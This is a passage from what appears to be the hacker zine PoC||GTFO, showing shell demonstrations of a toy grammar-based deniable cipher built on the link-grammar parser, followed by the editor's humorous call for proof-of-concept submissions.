for the cryptanalyst $C$ can be expressed as a variation of the Turing test, where the test procedure is not a dialog but consists of presenting $n$ texts, of which $n - 1$ were produced by a machine $A$, and only one was written by a human $B$ (cf. Fig. 22.)




Figure 22: Turing test, our way.

We'll start with a mapping between sentences and their numerical representations. Let's represent a language by a graph. Each sentence is one path through the language graph. Taking another random path will lead to another grammatically correct sentence. To encrypt a message, the first step is to encode it as a description of the path through the grammar graph. This path has to be identified numerically (enumerated) among the possible paths. Ideally, the enumeration must be balanced by the frequency of common grammatical constructions and vocabulary, something you get more or less for free if you manage to map some Huffman coding onto it. If there is a complete map between all the paths up to a given length and a bounded set of integers, then we have the guarantee that any random pick in the set will be accepted by the deciphering routine and will lead to a grammatically correct sentence. So the numerical representation can now be ciphered by any classic symmetric cipher.

A complete solution has to follow a few additional rules. It must not include any metadata that would confirm the right key when brute-forced, so e.g., it shouldn't introduce any checksum over the plaintext that could be used by an attacker to validate candidates! And any wrong key should lead to a proper deciphering and a valid sentence, no exception.

Such encoding method covering a balanced language graph could serve as a basis for a pretty cool natural language text compressor, which works a bit like ordering the numbers 3, 10, and 12 in a Chinese restaurant. (I recommend the 12.)

In practice, some junk can be tolerated in the brute-forced candidates; in fact, even a lot of junk could be fine! For example, 99% of detectable junk would lead to a loss of just 6.6 bits of key material.

## 12.1 Enough talk. Show me a PoC or you-know-what!

Fair enough.

We need to parse English sentences, so a good starting point may be grammar checkers:

```
$ apt-cache show link-grammar
Description-en: Carnegie Mellon University's link grammar parser
 In Selator, D. and Temperly, D. "Parsing English with a Link
Grammar" (1991), the authors defined a new formal grammatical system
called a "link grammar". A sequence of words is in the language of a
link grammar if there is a way to draw "links" between words in such a
way that the local requirements of each word are satisfied, the links
do not cross, and the words form a connected graph. The authors
encoded English grammar into such a system, and wrote this program to
parse English using this grammar.
```

`link-grammar` sounds like a good tool to play with.

Here is, for example, how it parses a quote from Jesse Jackson: *“I take my role seriously as a pastor”*.

```
       +-----------MVp-----------+
       +-------MVa-------+       |
       +----Os---+       |       +---Js---+
 +-Sp*i+    +-Ds-+       |       |  +--Ds-+
 |     |    |    |       |       |  |     |
I.p take.v my role.n seriously as.p a pastor.n
```

The difficulty is the enumeration of paths that would cover the key space if we want to map one path to another one. So, for a first attempt, let’s keep the grammatical structure of the plaintext, and we will replace every word by another that respects the same structure. After wrapping some Bash scripting around `link-grammar` and its dictionaries, here’s what we can get:

```
$ echo "my example illustrates a means to obfuscate a complex sentence easily"|./encode
 @23:2 n.1:2865 v.4.2:1050 a n.1:4908 to v.4.1:1352 a adj.1:720 n.1:7124 adv.1:369
```

This is one possible encoding of the input: every word is replaced by a reference to a wordlist and its position in the list. Hopefully, another script allows us to reverse this process:

```
$ echo "my example illustrates a means to obfuscate a complex sentence easily"|./encode|./decode
my example illustrates a means to obfuscate a complex sentence easily
```

So far, so good. Now we will encode the positions using a secret key (123 in this example) with a very very stupid 16-bit numeric cipher.

```
$ echo "my example illustrates a means to obfuscate a complex sentence easily"|./encode 123
 @23:1 n.1:7695 v.4.2:2054 a n.1:2759 to v.4.1:2070 a adj.1:2518 n.1:5439 adv.1:123

$ echo "my example illustrates a means to obfuscate a complex sentence easily"|./encode 123|./decode 123
my example illustrates a means to obfuscate a complex sentence easily

$ echo "my example illustrates a means to obfuscate a complex sentence easily"|./encode 123|./decode 124
its storey siphons a blink to terrify a sublime filbert irretrievably
```

Using any wrong key would lead to another grammatically correct sentence. So we managed to build an (admittedly stupid) crypto system that is pretty hard to bruteforce, as all attempts would lead to grammatically correct sentences, giving no clue to the bruteforcing attacker. It is nevertheless only moderately hard to break, because one could, for example, classify the results by frequency of those words or word groups in English text to keep the best candidates. But the same reasoning can be used to enhance the PoC and get better statistical results, harder for an attacker to disqualify.

Actually, we can do better: let’s send one of those weird sentences instead of the encoded path. This gives plausible deniability: you can even deny it is a message encoded with this method, and claim that you wrote it after partaking of a few Laphroaig Quarter Cask ;-) British neighbors are advised, however, that if this leads to the UK banning Laphroaig Quarter Cask for public safety reasons, the Pastor might no longer be their friend.

```
$ echo "my example illustrates a means to obfuscate a complex sentence easily"|./encode |./decode 123
your search cements a tannery to escort a unrelieved clause exuberantly
```

This can be deciphered by whoever knows the key:

```
$ echo "your search cements a tannery to escort a unrelieved clause exuberantly"|./encode 123|./decode
my example illustrates a means to obfuscate a complex sentence easily
```

And an attempt to decipher it with a wrong key gives another grammatically correct sentence:

```
$ echo "your search cements a tannery to escort a unrelieved clause exuberantly"|./encode 124|./decode
your scab slakes a bluffer to integrate a introspective hamburger provocatively
```

If someone attempts to brute-force it, she would end up with something like this:

```
$ echo "your search cements a tannery to escort a unrelieved clause exuberantly"|./bruteforce
...
22366:their presentiment reprehends a saxophone to irk a topless mind perennially
22367:your cry compounds a examiner to shoulder a massive bootlegger unconsciously
22368:our handcart renounces a lamplighter to imprint a outbound doorcase weakly
22369:my neurologist fascinates a plenipotentiary to butcher a psychedelic imprint automatically
22370:their safecracker vents a spoonerism to refurnish a shaggy parodist complacently
22371:your epicure extols a governor to belittle a indecorous clip heatedly
22372:our kilt usurps a monger to punish a loud foothold indirectly
22373:my piranha mugs a resistor to evict a obstetric malaise laconically
22374:its controller unsettles a duchess to ponder a diversionary beggar riotously
22375:your glen mollifies a interjection to embezzle a forgetful decibel speciously
22376:our misdeal countermands a pedant to typify a imperturbable heyday topically
22377:their bower misstates a colloquialism to disorientate a apoplectic warrantee courteously
22378:its downpour copies a frolic to sweeten a circumspect cavalcade dispiritedly
22379:your infidel resurrects a masseuse to manufacture a differential fairway famously
22380:my abstract contaminates a birthplace to squire a unaltered subsection lukewarmly
22381:their co-op resents a deuce to inveigle a unsubtle attendant objectionably
^C
```

The scripts are available in this issue's PDF/ZIP, but the PDF itself can be used to secure your communications—because *why not?*


```
$ chmod +x pocorgtfo08.pdf
$ echo "encrypt this sentence !" | ./pocorgtfo08.pdf -e 12345
 besmirch this carat !
$ echo "besmirch this carat !" | ./pocorgtfo08.pdf -d 12345
 encrypt this sentence !
```

The PDF includes an ELF x86-64 version of `link-grammar`, so you will need to *execute* the PDF on a matching platform. Any 64-bit Debian-like distro with `libaspell15` installed should do.

For extra credit, you may construct a meaningful sentence that encodes to Chomsky's famously meaningless but grammatical example, "Colorless green ideas sleep furiously."

Ideas presented in this little essay were first discussed by the author at Hack.lu 2007 HackCamp.

Have fun!



## 13 Fast Cash for Cyber Munitions!

*by Pastor Manul Laphroaig,*
*Unlicensed Proselytizer*
*International Church of the Weird Machines*

Howdy, neighbor!

Are you one of those merchants of cyber-death that certain Thought Leading Technologists keep warning us about? Have you been hoarding bugs instead of sharing them with the world? Well, at this church we won't judge you, but we'd be happy to judge your proofs of concept, sharing the best ones with our beloved readers.

So set that little PoC free, neighbor, and let it come to me, pastor@phrack•org!

– – – –   – – –   – – – –   – – –   – – –   – – –   –   – – – –   – – –

Do this: write an email telling our editors how to do reproduce *ONE* clever, technical trick from your research. If you are uncertain of your English, we'll happily translate from French, Russian, or German. If you don't speak those languages, we'll draft a translator from those poor sods who owe us favors.

Like an email, keep it short. Like an email, you should assume that we already know more than a bit about hacking, and that we'll be insulted or—WORSE!—that we'll be bored if you include a long tutorial where a quick reminder would do.

Just use 7-bit ASCII if your language doesn't require funny letters, as whenever we receive something typeset in OpenOffice, we briefly mistake it for a ransom note. Don't try to make it thorough or broad. Don't use Powerpoint bullet-points. Keep your code samples short and sweet; we can leave the long-form code as an attachment.

Do pick one quick, clever low-level trick and explain it in a few pages. Teach me how to distinguish real errors from intentionally mistransmitted symbols over radio. Show me how to reverse engineer firmware from a combine harvester. Don't tell me that it's possible; rather, teach me how to do it myself with the absolute minimum of formality and bullshit.

Like an email, we expect informal (or faux-biblical) language and hand-sketched diagrams. Write it in a single sitting, and leave any editing for your poor preacherman to do over a bottle of fine scotch. Send this to pastor@phrack•org and hope that the neighborly Phrack folks—praise be to them!—aren't man-in-the-middling our submission process.

Yours in PoC and Pwnage,
Pastor Manul Laphroaig, D.D.